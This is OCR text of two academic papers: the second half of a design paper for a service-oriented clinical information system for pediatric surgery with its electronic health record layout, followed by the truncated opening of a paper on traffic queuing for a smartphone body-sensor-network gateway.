The distributed e-healthcare system, proposed in [8] uses the service oriented architecture as a basis for designing, implementing, deploying, invoking and managing healthcare services. The e-healthcare system provides support for physicians, nurses, pharmacists and other healthcare professionals, as well as for patients and medical devices used to monitor patients.

In a university research project [4], SOA is used in conjunction with grid computing technology for developing a sensor and actuator framework that allows a remote monitoring of the health status of a patient. The idea for personalized health management system based on SOA and Web Services is also implemented in Healthcare@Home [5]. It is a research project, which uses mobile devices and/or dedicated home-based network servers to 'push' or 'pull' patients data to a data analysis engine and evaluates diabetes risk assessment for a particular individual.

A distributed architecture for clinical decision support called SANDS (Service-oriented Architecture for National Health Information Networks Decision Support), which is based on the principles of a service-oriented architecture is proposed in [7]. The architecture allows disparate clinical information systems and clinical decision support systems to be seamlessly integrated over a network according to a set of interfaces and protocols. SOA is the preferred architecture style for designing Health Research Data Network, proposed in [6].

Care2x [10] is another open-source Web-based university research project that implements hospital information system. It has modules for different functions and departments in a hospital and includes a central data server and a health exchange protocol. PHP and JavaScript are chosen here for scripting languages in contrast with many other solutions, which use Java, the database system is mySQL.

There are also many commercial solutions in the area. Some enterprises in Bulgaria provide e-healthcare Web portals, systems and handsets, but none of them offers all of the specific functionality needed for a pediatric surgery department. Such an e-healthcare information system is developed by Gama Consult [11]. The main purpose of the system is to collect and store patients' status and treatment data in order to generate reports to the National Health Insurance Fund. Its design is not prepared to store huge amount of free text data and to support extended, different criteria searches and analysis of the stored information.

III. REQUIREMENTS OF BUILDING A DISTRIBUTED CLINICAL INFORMATION SYSTEM FOR PEDIATRIC SURGERY

Every medical specialty has its own characteristics and specifics. Surgical specialties focus on manually operative and instrumental techniques to treat disease. So the main part of health information for a patient in a surgery department must consider the undertaken surgical treatment. The need of collection, storage and manipulation of patient's information define some requirements for the design of a clinical information system for a surgery department.

A. Data requirements

The information for a patient in pediatric surgery department can be summarized in two categories: general information and specific medical information. General information is collected and stored for all the patients in a hospital. It includes demographic data and general medical data such as blood type, allergies, health status for the patient. The information, specific for a patient in a surgery department concerns the undertaken surgical intervention and treatment results among with attendant investigations – laboratory tests and medical images.

- Demographic data

When a patient enters a hospital in Bulgaria, his demographic data – name, address, age, etc., are usually stored in the information system, which services the hospital. If there is a separate information system (CIS) in the department, where the patient is treated, his demographic data should be also available there. In order to avoid inputting the data again in the CIS, they can be accessed and retrieved from the hospital information system.

- Laboratory tests and medical images

The results from laboratory tests and medical imaging instruments have to be transmitted digitally from the appropriate device to the CIS to be designed to avoid the need to manually file, retrieve, or transport them. The standards should be followed and the universal formats should be used for storage and transfer of the results and images. The CIS should also provide suitable services for information exchange with the appropriate devices.

- Specific medical information

The part of specific medical information for a patient in a surgery department, concerning the undertaken surgical intervention and treatment results, is mainly descriptive, not pliable for any standardization and is submitted as free text. These characteristics define some requirements when Database Management System (DBMS) is chosen and database of designed CIS is created.

- Security

Security and privacy are particularly important issues for healthcare. Personal health information is confidential, so access to such information must be restricted to authenticated and authorized users. Secure transmission of such information must be completed with secure storage of the data.

B. Functional requirements

Proposed CIS will be designed to satisfy the following basic functional requirements:

- collect and store general and specific medical information for patients in pediatric surgery department;
- maintain EHRs for organizing the patient's data;
- provide extended, different criteria searches, extraction and analysis of stored information for pediatric surgery cases.

C. National requirements

Many countries suffer from a lack of healthcare IT standards creating interoperability barriers for healthcare IT adoption at local and national levels [12]. In Bulgaria, there is a lack of unified national standards for health data formats and EHRs [13]. There are no protocols defined for communication and health data exchange between existing e-health systems [14]. The hospital information systems, which are developed in Bulgaria last years, use local databases to store the whole health information for the patients in a particular hospital. There is no federation of the data, stored locally in different healthcare databases, and those of Ministry of Health (MH) and National Health Insurance Fund (NHIF). So the definitions for health data formats, EHRs and protocols for communication and health data exchange should be properly chosen in the designing process.

All the data, functional and national requirements can be summarized to govern the designing process and to achieve and ensure opportunity for the designed CIS to:

1) exchange patient information with other existing e-health systems such as HIS or NHIF ;

2) retrieve and store results from laboratory tests and medical imaging instruments by digitally transmiting information from the appropraite devices;

3) submit, store and manipulate large amount of free text data;

4) maintain EHRs for organizing the patient's data in secure manner and in accordance with the current status of e-healthcare in Bulgaria;

5) provide extended, different criteria searches, extraction and analysis of stored information for pediatric surgery cases.

IV. BASIC CONCEPTS IN DESIGN OF A DISTRIBUTED CLINICAL INFORMATION SYSTEM FOR PEDIATRIC SURGERY

A. SOA and system interoperability

The term service-oriented architecture refers to a style of designing reliable distributed systems that deliver functionality as services [15]. The Service Oriented Architecture reinforces basic software architecture principles such as abstraction, encapsulation, modularization and software reuse. It emphasizes implementation of components as modular services and provides interfaces that can be used by clients. The interfaces are separated from their implementations, so the underlying implementation of the individual service is free to change without affecting how the service is consumed.

Two major levels of integration can be achieved, using the SOA [16] – technical interoperability and syntactic interoperability [17]. According to the European Telecommunication Standards Institute (ETSI), technical interoperability is often centered on communication protocols and the infrastructure needed for those protocols to operate. It ensures the systems to be interconnected in a secure and reliable manner. From a technical point of view, SOA is a design paradigm aimed at creating or enabling applications to interoperate across different technical and operational platforms. This is achieved at a technology level by observing detailed international standards as XML and protocols, in particular those of Web services.

Syntactic interoperability or application integration is usually associated with data formats, which help systems and applications talk to each other in mutually understandable terms. This is achieved by connecting systems at the application level and resolving issues of data consistency.

These two levels of integration, if gained for an e-health system, based on SOA would help the system to interoperate and collaborate at a much higher level and to achieve semantic interoperability. It would enable applications as extraction and analysis of content-based knowledge, decisions support and patient intelligence.

B. Web Services and web service adapters

A Web service is a software system designed to support interoperable machine-to-machine interaction over a network [18]. It has an interface described in a machine-processable format. Other systems interact with the Web service in a manner defined by its description, obeying XML and other Web-related standards. These standards allow developers to implement distributed applications using different tools and different programming languages.

Web service adapters are applied for adopting web services to client needs. They are implemented to maintain the access of functionality in a different architecture. Web service adapters can be useful in two cases:

- when the service behavior of a system requires interactions with external Web services; or
- when a system exposes service behaviors as Web services.

Following some of data and functional requirements, the clinical information system to be designed has to interact and exchange information with existing information systems. Service oriented architecture is an appropriate approach to satisfy the need for interoperability of the system. Web service adapters can be designed to provide the opportunity of integration of the system with other existing e-health systems.

C. Electronic Health Records (EHR) and bottom-up approach

EHR is a repository of information regarding the health status of a subject of care in computer processable form, stored and transmitted securely, and accessible by multiple authorized users [19]. It has a standardized or commonly agreed logical information model which is independent of EHR systems.

From the viewpoint of standardization, the most important characteristic of the EHR is the ability to share EHR information between different authorized users. In technical terms, this requires interoperability of information in the EHR and interoperability of EHR systems which exchange and share this information. In




Figure 1. Multitired model of distributed Clinical Information System for Pediatric Surgery Department

order to achieve interoperability a set of standards and protocols are necessary in the area.

In most countries, where such standards are defined and available, a national approach to EHR adoption is the 'top-down' [12]. It is an approach for development of EHRs in clinical information systems, considering them as parts of hospital information system. The lack of unified national standards and protocols for EHRs makes it impossible to adopt this approach in Bulgaria. The 'bottom-up' approach [13] is applied instead; it suggests the development of local databases with EHRs, based on SOA. This approach allows easy integration of such a designed system with other e-health systems – existing or to be designed in the future. The coordination of information exchange between systems is ensured by the open XML format. An advantage of the approach is the opportunity to design the required clinical information system for pediatric surgery department without awaiting the indefinite time delay for development, acceptance and approval of national standards in the area.

V. DESIGN OF A DISTRIBUTED CIS FOR PEDIATRIC SURGERY DEPARTMENT

A. System architecture

The system is designed considering the people, who will use it, required functionality to be provided for them and data types and formats to be collected, stored, manipulated and exchanged with other systems.

Basic users of the system are the medical specialists – physicians and PhD students, who work in pediatric surgery department. They can: 1) enter data for the patients in department; 2) make inquiries for patients, treatments, surgical interventions, diagnoses etc.; 3) conduct extended, different criteria searches for pediatric surgery cases to make scientific research in the area.

Based on the requirements previously defined, a distributed architecture is proposed – fig. 1. The model has four tiers:

- Client tier – the clients of the system are resided here. The role of the tier is to allow the user access to the system. This tier can be implemented with Web browser or as desktop application to provide the necessary user interface by means of Web pages or Web services.
- Presentation tier – Web portal or the 'entry point' of the system. The user queries are submitted here and are accepted or rejected, according the rights for access. If accepted, the queries are transmitted to the next tier to be served. Presentation tier communicates with other tiers in two-way manner. When the results from a query are ready, the tier translates them to the client tier for output.
- Application tier (business logic, logic tier or data access tier) – presented with Application server. It controls the application's functionality by performing detailed processing. Two main directions in functionality of the tier can be distinguished: 1) query processing; and 2) control

of data access and transmission. The data are transmitted in XML format. The functions of the tier are realized on the basis of Web services, which ensure the interoperability of the system and allows its easy integration with other systems.

- Data tier – the information is stored and retrieved here. This information is organized as follows: 1) in a database; 2) as files in the file system and 3) in archive.

  The database is designed to store the main part of patient data and all the other information needed for the system to work properly – users of the system, rights, etc;

  The demographic data for the patients have to be retrieved from the information system [10], which services the hospital, the department belongs to. Web service adapter is proposed as a means to provide the access and data exchange between the designed system and the hospital information system. It can be used to access and retrieve data with NHIF too, if needed. The adapter also allows conversions, if there are any differences between corresponding structures and data formats of EHRs in both systems. The data are exchanged in XML format.

  Results from laboratory tests and medical imaging instruments are transmitted digitally from the appropriate devices to the CIS and stored as files. Standards are followed for handling, storing and transmitting the information. DICOM is adopted as a standard in medical imaging. Scanned documents can also be used as a source of information in order to make the transition easier from paper to electronic records keeping.

  The archive contains backup of information in the database and files.

  This tier keeps data independent from application servers or business logic. Separating data from logic and services improves scalability and performance of designed system.

B. Electronic Health Records

The definition for EHR, presented in table 1, is proposed to organize the information of a patient in pediatric surgery department. It is partitioned into 'core' and 'specific' information.

The core EHR sections hold basic information, which can be stored for a patient in any department in a hospital such as general data and description of patient's disease. The problem list, case history and diagnosis are followed by the clinical notes and medications, taken in the course of treatment and completed with epicrisis and final prescriptions – all submitted as free text.

The information, specific for a patient in a surgery department concerns the undertaken surgical intervention and attendant check up of patient status and results from laboratory tests and medical imaging instruments. The patient status consists of comprehensive, mainly free text description of his tissues, organs and systems. This information together with the results from laboratory tests, medical images and evaluation of anesthesiological risk is needed in a surgical treatment. The surgical intervention itself is described with a surgical protocol, where the surgical progress is given in details, the cultures, taken for analysis are recorded and complications are noted, if any.

A lot of information, included in core and specific EHR, is mainly descriptive, not pliable for any standardization and have to be submitted as free text. On the other hand this information is very important in order to conduct scientific research in the area of pediatric surgery, because it concerns some of the main criteria of searches as diagnosis, patient status and problem list and surgery description. So the opportunities for fast searches in large amount of free text data have to be considered and investigated as a future work at the stage of system implementation.

TABLE I. EHR FOR PEDIATRIC SURGERY DEPARTMENT

Core EHR	
Section	***Description***
Patient demographics	Information, retrieved mainly from the HIS
General medical data	Blood type, Rh, allergies, overall health status of the patinet
Problem list	The patient problem list, submitted as free text
Diagnosis	Code of disease and additional free text
Case (medical) histiory	Free text
Clinical notes and medications list	Free text
Epicrisis, prescriptions	Free text
Specific EHR	
Section	***Description***
Patient status	Comprehensive description of the status of patient's tissues, organs and systems. Submitted mainly as free text.
Anestesiological risk	Presented with class, marked with a digit, according ASA physical status classification system + "E" for emergency.
Laboratory tests – common and specific	Laboratory tests, specific for surgery department such as histology, haemostasis, tumor markers, etc. are included in the patient's record in addition to common laboratory tests. Stored as files.
Medical images	Transmitted digitally from the appropriate devices to the CIS and stored as files.
Surgical protocol: - surgical team; - anaesthesia; - surgery time; - surgery progress; - culture, taken for analisys; - complications	The members of surgical team are presentes with their physician's ID. The anaesthesia is submitted with itd code. The other part of the protocol (except surgery time) is submitted as free text.

VI. CONCLUSION

Design of a distributed clinical information system for pediatric surgery department is described in the paper. The data, functional and national requirements when building such a system are defined. The basic concepts, applied to satisfy the requirements are discussed. The system is based on the Service Oriented Architecture, which ensures its interoperability. Web service adapters are proposed as a means to provide integration of the system with other existing e-health systems. The specific health information for the patients of a pediatric surgery department is organized and stored in electronic health records. The system is designed to provide support for the physicians and PhD students in the department conducting scientific research in the area by allowing extended, different criteria searches and analysis of stored information for pediatric surgery cases. The main part of this information, concerning the undertaken surgical interventions and the treatment's results, is submitted as free text. So the opportunities for fast searches in large amount of data have to be considered and investigated as a future work at the stage of system implementation.

.

ACKNOWLEDGMENT

The presented work is supported by National Science Fund, contract "DVU-10-0100/2010", entitled "Modern approaches for development of Clinical information system (CIS) for pediatric surgical diseases monitoring (PedSurgCIS)".

REFERENCES

[1] D. Sittig, B. Hazlehurst, T. Palen, J. Hsu, H. Jimison, M. Hornbrook, "A clinical information system research landscape" The Permanente Journal. 2002; pp. 62–69.

[2] M.M. Yusof, A. Papazafeiropoulou, R.J. Paul, L.K. Stergioulas, "Investigating evaluation frameworks for health information systems", International Journal of Medical Informatics, Vol. 77, Issue 6, June 2008, pp. 377-385.

[3] M. Beyer, K. A. Kuhn, C. Meiler, S. Jablonski and R. Lenz, "Towards a flexible, process-oriented IT architecture for an integrated healthcare network," Proceedings of the 2004 ACM Symposium on Applied Computing, Nicosia, Cyprus, March 2004, pp. 264-271.

[4] W. M. Omar and A. Taleb-Bendiab, "Service oriented architecture for e-health support services based on grid computing," Proceedings of the IEEE International Conference on Services Oriented Computing, Chicago, IL, September 2006, pp. 135-142.

[5] M. Subramanian, A.S. Ali, O. Rana, A. Hardisty and E. C. Conley, "Healthcare@Home: Research models for patientcentered healthcare services," Proceedings of the 2006 International Symposium on Modern Computing, October 2006, pp. 107-113.

[6] K. L. Taylor, C. M. Colton, R. Baxter, R. Sparks, U. Srinivasen, M. A. Cameron and L. Lefort, "A Service Oriented Architecture for a health research data network," Proceedingsof the International Conference on Scientific and StatisticaDatabase Management, Santorini, Greece, June 2004, pp. 443-444.

[7] A. Wright, D. F. Sittig, "SANDS: A service-oriented architecture for clinical decision support in a National Health Information Network", Journal of Biomedical Informatics, Volume 41, Issue 6, December 2008, pp. 962-981.

[8] F. Kart, M. Gengxin, L. E. Moser, P. M. Melliar-Smith, "A Distributed E-healthcare system based on the Service Oriented Architecture", Services Computing, 2007. SCC 2007. IEEE International Conference on, 9-13 July 2007, pp. 652 – 659.

[9] Glaser J., S. Flammini, The service-oriented solution for IT, HHN Most Wired Magazine, 2007.

[10] http://care2x.org/

[11] http://www.gammaconsult.com

[12] St. Arnold and all, "Electronic Health Records: A Global Perspective", Healthcare Information and Management Systems Society (HIMSS) 2008, http://www.himss.org/content/files/200808_EHRGlobalPerspective_whitepaper.pdf

[13] Gr. Spasov, G. Petrova, "Electronic Health Records – Basic Models and Specifics", Annual Journal of Electronics, 2011, Vol. 5, pp. 64-67.

[14] Благой Миров, "Насоки за развитие на здравно-информационна мрежа", 6-та регионална конференция " Е-здравеопазване – европроекти и информационни системи за ефективна здравна грижа", 10 февруари, 2011 г., хотел Шератон, София, България.

[15] L Srinivasan, J Treadwell, "An overview of service-oriented architecture, web services and grid computing". Citeseer, 2005.

[16] Connected Health Framework Architecture and Design Blueprint, 2006 - http://www.microsoft.com/health/ww/ict/Pages/Connected-Health-Framework.aspx

[17] H. Kubicek, R. Cimander, H. J. Scholl, "Organizational Interoperability in E-Government, Lessons from 77 European Good-Practice Cases", Springer, 2011.

[18] Web Services Glossary W3C. February 11, 2004. http://www.w3.org/TR/2004/NOTE-ws-gloss-20040211/. Retrieved 2012-01-20.

[19] ISO/TR 20514:2005. Health informatics -- Electronic health record -- Definition, scope and context.

Modeling and analysis of the gateway node in body sensor networks

M. P. Shopov*, G. V. Spasov* and G. I. Petrova**
* Technical University of Sofia / Department of Computer systems and Technologies, Plovdiv, Bulgaria
** Technical University of Sofia / Department of Electronics, Plovdiv, Bulgaria
mshopov@tu-plovdiv.bg

Abstract - The paper suggests a model for implementation of a body sensor network's gateway functions. The gateway is based on a mobile smartphone with a Linux kernel. Analysis on traffic management schemes based on different queue disciplines is presented in the paper. Since the gateway is modeled as a standard mobile device, the typical traffic flows for such devices are taken into account and their influence on the medical sensors data flow traversing through the gateway is considered. The paper presents the results from experimental analysis on performance parameters. Testbed experiments are conducted on a Nexus One smartphone platform and Linux traffic control tool.

I. Introduction

Body sensor networks are one of the key components of the new and emerging personal healthcare systems. They are formed by low-power wireless sensor nodes placed on or around the human body. These networks are opening the way for new healthcare and wellness applications by giving the individual person a more central role in its treatment and prevention process, and by giving healthcare professionals an access to data, collected under natural activities and environment.

Body sensor networks (BSN) often utilize a star topology with a clearly separated master/slave roles. The master node (also known as personal monitor, personal server, BSN aggregator and etc. [1], [2], [3]) is a device characterized with higher processing and communication capabilities that acts as a coordinator for the network. It performs multiple functions including sensing, fusing data from multiple sensors, serving user interface, and bridging BSN to higher-level infrastructures [3], [4], [Ullah09]. There are two approaches for realization of the coordinator node. The first one is to use a custom designed device [5], [6] that will be more reliable and optimized for the BSN applications in both hardware and software terms. The second and most preferred approach however is to use off-the-shelf mobile device such as PDAs, smartphones, tablets, etc. [1], [2], [4]. This not only brings the benefits of rapid prototyping, small form factor, and continuously increasing processing and communication capabilities, but also reduces the cost for development and acquirement by the end-users since it is very common that they already own such a device. The disadvantage of the solution is that the BSN application will have to share hardware and software resources with the other applications running on the device. In this paper a standard smartphone device will be assumed for the role of a BSN coordinator.

A. Motivation

Quality of service is a fundamental factor to achieve reliable and timely data delivery in healthcare applications. The primary QoS parameters are bandwidth, delay/latency, delay variation (jitter), packet loss and error rate. To meet the needs of healthcare applications without totally corrupting the performance of the other smartphone applications a flexible network management has to be applied. To control the latency and jitter parameters introduced by the BSN gateway an appropriate packet scheduling and queue management mechanisms should be used.

B. Background

Priority queuing (PQ) is the most effective scheduler when there is a prioritized traffic, because it is able to forward this traffic as soon as possible. However, PQ is not able to guarantee a minimum share to lower priority traffic. Link-sharing mechanism explicitly enforced at the output interface of the gateway can prevent starvation of lower priority traffic, while still satisfying the needs of higher-priority ones. Requirements for link-sharing, taken together with requirements for real-time services, lead to a requirement for hierarchical link-sharing [7]. It allows control on the bandwidth distribution between various entities that are organized in classes in a tree structure. Hierarchical link-sharing and packet scheduling are involved in the same process of choosing the packet to be sent next on the output link and can be implemented together.

One of the first implementation of this approach is Class-based queuing (CBQ) mechanism first presented in [7]. The architecture of CBQ combines a link-sharing scheduler with general scheduler (Fig.1). Incoming traffic is classified into appropriate queues based on a set of rules. The general scheduler than extracts packets from those queues ensuring each class receives its nominal bandwidth, taking into account the assigned priorities of the classes. The estimator together with link-sharing scheduler is used to control the distribution of excess bandwidth [7].




Figure 1. CBQ building blocks

Hierarchical Token Bucket (HTB) [8] is another implementation of the group of hierarchical link-sharing algorithms. HTB works similarly to CBQ, but unlike CBQ that uses calculated idle time periods to shape classes, HTB uses token bucket filter (TBF) algorithm. TBF is a simple queue discipline that only passes packets arriving at a rate not exceeding an administratively set limit, while still allowing short bursts. Each HTB class is associate with buffer constantly field with tokens. A packet is dequeued only when a token is available in the buffer. The size of the buffer defines the burst period. The advantage of TBF is that it does not depend on interface characteristics like bandwidth of the output interface [8].

The main elements of traffic control in Linux kernel are classification, scheduling and queuing. Linux traffic control combines queuing and scheduling into queuing disciplines. These queuing disciplines can be nested in each other. The traffic control in Linux works in the kernel space. To configure and control the Linux traffic control from user space a tool called *tc* is used.

The rest of the paper is organized as follows. Section II presents a model of BSN coordinator and traffic patterns. Section III describes the analysis on performance of traffic control schemes for BSN scenarios with test-bed experiments. Section IV shows some graphical representation of results from the analysis. Finally, section V gives some conclusive remarks and presents the future work directions.

II. BSN GATEWAY MODEL

A. System model

For the BSN gateway model, a standard smartphone device with Linux-based operating system is considered. The gateway is modeled as a set of queues and a traffic control logic (Fig.1). Ingress queues describe traffic sources and could be separated in three general groups. Body sensor network group describes packets coming from sensor network, Smartphone applications group describes traffic generated by applications running on the device, and System and tethering group describes system traffic generated from the operating system itself and from shared Internet connection.




Figure 2. BSN gateway – queue model

B. Traffic model

BSN traffic is composed of multiple flows with periodic characteristics. An aggregation of these flows can be expressed by addition of the arrival functions [9]. Individual arrival function $A_i(t)$ together with the resulting aggregated arrival function $A_\Sigma(t)$ are expressed as:

$$A_i(t)=\frac{L_i}{T_i}.t \Rightarrow$$
$$A_\Sigma(t)=\sum_{i=1}^{n} A_i(t)=t.\left(\sum_{i=1}^{n}\frac{L_i}{T_i}\right), \quad (1)$$

where Li is the packet size and Ti is the interval between packets. Typical values of traffic generated by sensors of some of the most important physiological signals are summarized in Table 1. If we choose to select the minimal interval among all, than given the aggregated data rate from (2) the packet size will be given by:

TABLE I. BSN TRAFFIC PARAMETERS

Physiological signal	*Interval (sec)*	*Data size (bytes)*
ECG	0.001	16
Hearth rate & SpO2	1	4
Respiratory rate	300	10
Blood pressure	300	20
Blood glucose	3600	20
Body temperature	600	10

$$L_\Sigma = T_{min.}\sum_{i=1}^{n}\frac{L_i}{T_i}. \quad (2)$$

A study on smartphone applications traffic is presented in [10]. The extracted results indicates that more than 50% of the traffic is a web traffic. E-mail, media, and online maps corresponds to approximately 10% of the traffic each. Another considerable source of traffic not considered in the paper is the tethering or sharing Internet connection with other devices over wireless local area networks. The results for transferred packet sizes show an advantage of small data transfers (30% of transfers under 1K bytes) [10]. In [11] the same authors propose a usage of smartphones models. The authors proposed a mixture of exponential and Pareto distributions to model payload size [11]:

$$r.Exp(\lambda)+(1-r).Pareto(x_m,\alpha), \quad (3)$$

where parameter *r* gives the relative mixture between two distributions, λ is the exponential rate, α and x_m are Pareto shape and scale respectively.

Exponential distribution is used to model short user sessions, while Pareto distribution is proposed to covers long user sessions. According to [11] the screen timeout value is a best fit for the scale parameter x_m. The other three parameters are determined using EM algorithm. Since more than 50% of the traffic constitute Web traffic the inter departure time (IDT) will be best modeled using Weibull distribution [11], [12].

The tethering traffic constitutes the traffic routed from a shared Internet connection (Fig.2). Since this traffic is usually generated from one or more mobile devices locally connected to the BSN gateway, it is selected to be modeled as a multiply of the second group of traffic - smartphone applications. As the number of devices that use the shared connection increases, the aggregated traffic changes from Weibull distribution to exponential [12].

C. Evaluation scenarios

The processing and transmission delays are fairly constant while the access and buffering delays are highly time-variant due to variable occupancy levels of buffers. The total time delay T_{delay} can be broken into three parts [13]: delay at the source node, on the network - T_{tx}, and at the destination node T_{post}. Time delay at the source node includes the preprocessing time T_{pre}, and waiting time T_{wait}, which is the sum of the queue delay T_{queue} and the blocking delay T_{block} :

$$T_{delay} = T_{pre} + T_{wait} + T_{tx} + T_{post}$$
$$T_{wait} = T_{aueue} + T_{block} \quad . \qquad (4)$$

The queue delay T_{queue} is the time a message waits in the buffer at the source node while previous messages in the queue are being sent. The evaluation of the effect of different traffic control configurations on the queuing delay is one of the tasks in the presented analysis. Android kernel supports only a limited set of queue disciplines which determine the choice of scenarios to be evaluated.

The first scenario considers a FIFO queue management. This queue management discipline has no provisioning for QoS. All traffic flows are equally contenting for bandwidth and no prioritization and reservation is assumed. This discipline is expected to give worst case results for the queue delay of BSN traffic.




Figure 3. Testbed architecture

The second scenario considers a strict priority queue management discipline where BSN traffic is configured with highest priority, stream video and VoIP traffic is given the next priority level and all other traffic is configured with the lowest priority level. This scenario is expected to give the best possible results for the queue delay of BSN traffic, but at the price of a worse queue delay for stream video and VoIP traffic.

The third scenario under evaluation considers a hierarchical link-sharing mechanism, where each traffic type is isolated in a separate class with bandwidth reservation and prioritization configured appropriately.

III. Experimental analysis

In order to evaluate how different queue management and packet scheduling mechanisms could improve the delay and jitter values of the time critical traffic types on a BSN gateway a number of experiments have been carried out using the experimental testbed depicted at Fig.3. All of the experiments are conducted on a smartphone device HTC Nexus One (development version). The device is characterized with the following parameters: Processor Qualcomm QSD8250 Snapdragon ARMv7 @1GHz, RAM 512MB, Linux kernel version 2.6.35, Android version 2.3.6.

Traffic control in Linux is the name given to a set of queuing systems and mechanisms by which packets are received and transmitted on a gateway node. The *tc* tool, part of *iproute2* suite, is used to manipulate the traffic control settings in Linux kernel [14]. Its components include schedulers (qdisc), shapers (classes), filters, classifiers, policers, and handlers. In this paper we use tc to configure the evaluation scenarios described in the previous section. The queue disciplines used in the experiments are pfifo (packet-based FIFO queue), pfifo_fast (PQ, provides three strict priority pfifo queues), HTB (hierarchical link-sharing queue discipline).

The performance evaluation study has been performed using D-ITG (Distributed Internet Traffic Generator [15]. D-ITG is a platform capable to produce traffic at packet level accurately replicating appropriate stochastic processes for both IDT (Inter Departure Time) and packet size random variables with a set of supported statistical distributions. We have then proceeded to obtain empirical data from the different scenarios to be processed and the model described in the previous section. Output sequences are derived from packet numbers, transmission and delivery times, available by use of D-ITG. Since both sender and receiver component of D-ITG are running on the same device (Fig.3) the block delay T_{block} and transmission delay T_{tx} (4) are not considered in results.

Several traffic flows are used in the experiments confirming to the calculations in previous section. Only four of them are considered interested and their performance parameters are being monitored. BSN traffic, VoIP traffic, stream video traffic and Web traffic. The first three of them are considered because of their requirement for QoS. The fourth traffic is selected because it compromise significant percent of the smartphone traffic and is used as a marker of how different traffic control schemes influence rest of the traffics. Tethering




Figure 4. BSN traffic




Figure 5. VoIP traffic

